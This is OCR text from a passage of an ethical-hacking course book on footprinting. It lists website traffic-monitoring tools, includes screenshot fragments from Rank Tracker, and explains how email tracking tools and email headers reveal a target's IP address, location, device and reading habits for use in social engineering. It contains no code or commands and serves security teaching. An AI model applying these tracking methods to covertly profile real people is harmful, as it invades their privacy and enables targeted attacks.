
The information collected includes:

- **Total visitors**: Tools such as Clicky (*https://clicky.com*) find the total number of visitors browsing the target website.
- **Page views**: Tools such as Opentracker (*https://www.opentracker.net*) monitor the total number of pages viewed by the users along with the timestamps and the status of the user on a particular web page (whether the webpage is still active or closed).
- **Bounce rate**: Tools such as Google Analytics (*https://analytics.google.com*) measure the bounce rate of the target company's website.
- **Live visitors map**: Tools such as Web-Stat (*https://www.web-stat.com*) track the geographical location of the users visiting the company's website.
- **Site ranking**: Tools such as Rank Tracker (*https://www.ranktracker.com*) track a company's rank on the web.
- **Audience geography**: Tools such as Rank Tracker track a company's customer locations on the globe.
- **Track Visitors and monitor sales**: Tools such as goingup! (*https://goingup.com*) track visitors, monitor sales, and show conversation rates with the company's website.


Pricing
Help
youremail@companyname.com
spacex.com
Share tracking
Desktop
Mobile
190 Keywords
2 Competitors
Overview
Competitors
Pages
Metrics
Grossing
Discover keywords
SEO / PPC Saving's
Notifications
Search keywords
Tags
Search engine
Location
Position
Volume
Traffic
KD
SERP features
12th Oct 18 – 16th Oct 18
Visibility 62.35% +15.13%
Avg. position 13 3.5
Traffic 362,354 84,154
SERP features 24 All tracked 30 +5 8
Positions 32 14
#101+ 10 -1
#51-100 123 +29
#11-50 32 -3
#4-10 15 -10
#1-3 10 +3
Add Keywords
Tags
Export

Keyword	SE	Location	Position	Volume	Traffic	KD	SERP features	URL	Time ago
space x	G		2 +1	1,2M +800K	360,124 +2K	88		www.spacex.com	17 Jan
spacex news	G		16 -5	52,023 -560	10,145 -3K	32	+2	www.spacex.com	17 Jan

Figure 2.62: Screenshot of Rank Tracker



LO#06: Use Different Techniques for Email Footprinting


Email Footprinting

This section describes how to track email communications, how to collect information from email headers, and email tracking tools.

Tracking Email Communications

- Email tracking is used to **monitor the delivery of emails** to an intended recipient
- Attackers track emails to **gather information about a target recipient**, such as IP addresses, geolocation, browser and OS details, to build a hacking strategy and perform social engineering and other attacks

Collecting Information from Email Header


The address from which the message was sent
Sender's IP address
Date and time received by the originator's email servers
Sender's mail server
Authentication system used by sender's mail server
Sender's full name
Date and time of message sent

Tracking Email Communications

Email tracking monitors the email messages of a particular user. This kind of tracking is possible through digitally time-stamped records that reveal the time and date when the target receives and opens a specific email. Email tracking tools allow an attacker to collect information such as IP addresses, mail servers, and service providers involved in sending the email. Attackers can use this information to build a hacking strategy and to perform social engineering and other attacks. Examples of email tracking tools include eMailTrackerPro, Infoga, and Mailtrack.

Information about the victim gathered using email tracking tools includes:

- **Recipient's System IP address**: Allows tracking of the recipient's IP address
- **Geolocation**: Estimates and displays the location of the recipient on the map and may even calculate the distance from the attacker's location
- **Email Received and Read**: Notifies the attacker when the email is received and read by the recipient
- **Read Duration**: The time spent by the recipient in reading the email sent by the sender
- **Proxy Detection**: Provides information about the type of server used by the recipient
- **Links**: Checks whether the links sent to the recipient through email have been checked
- **Operating System and Browser information**: Reveals information about the operating system and the browser used by the recipient. The attacker can use this information to find loopholes in that version of the operating system and browser to launch further attacks

- **Forward Email**: Determines whether the email sent to the user is forwarded to another person
- **Device Type**: Provides information about the type of device used to open and read the email, e.g., desktop computer, mobile device, or laptop
- **Path Travelled**: Tracks the path through which the email traveled via email transfer agents from source to destination system

Collecting Information from Email Header

An email header contains the details of the sender, routing information, addressing scheme, date, subject, and recipient. Email headers also help attackers to trace the routing path taken by an email before it is delivered to the recipient. Each email header is a useful source of information for an attacker to launch attacks against the target. The process of viewing the email header varies with different email programs.

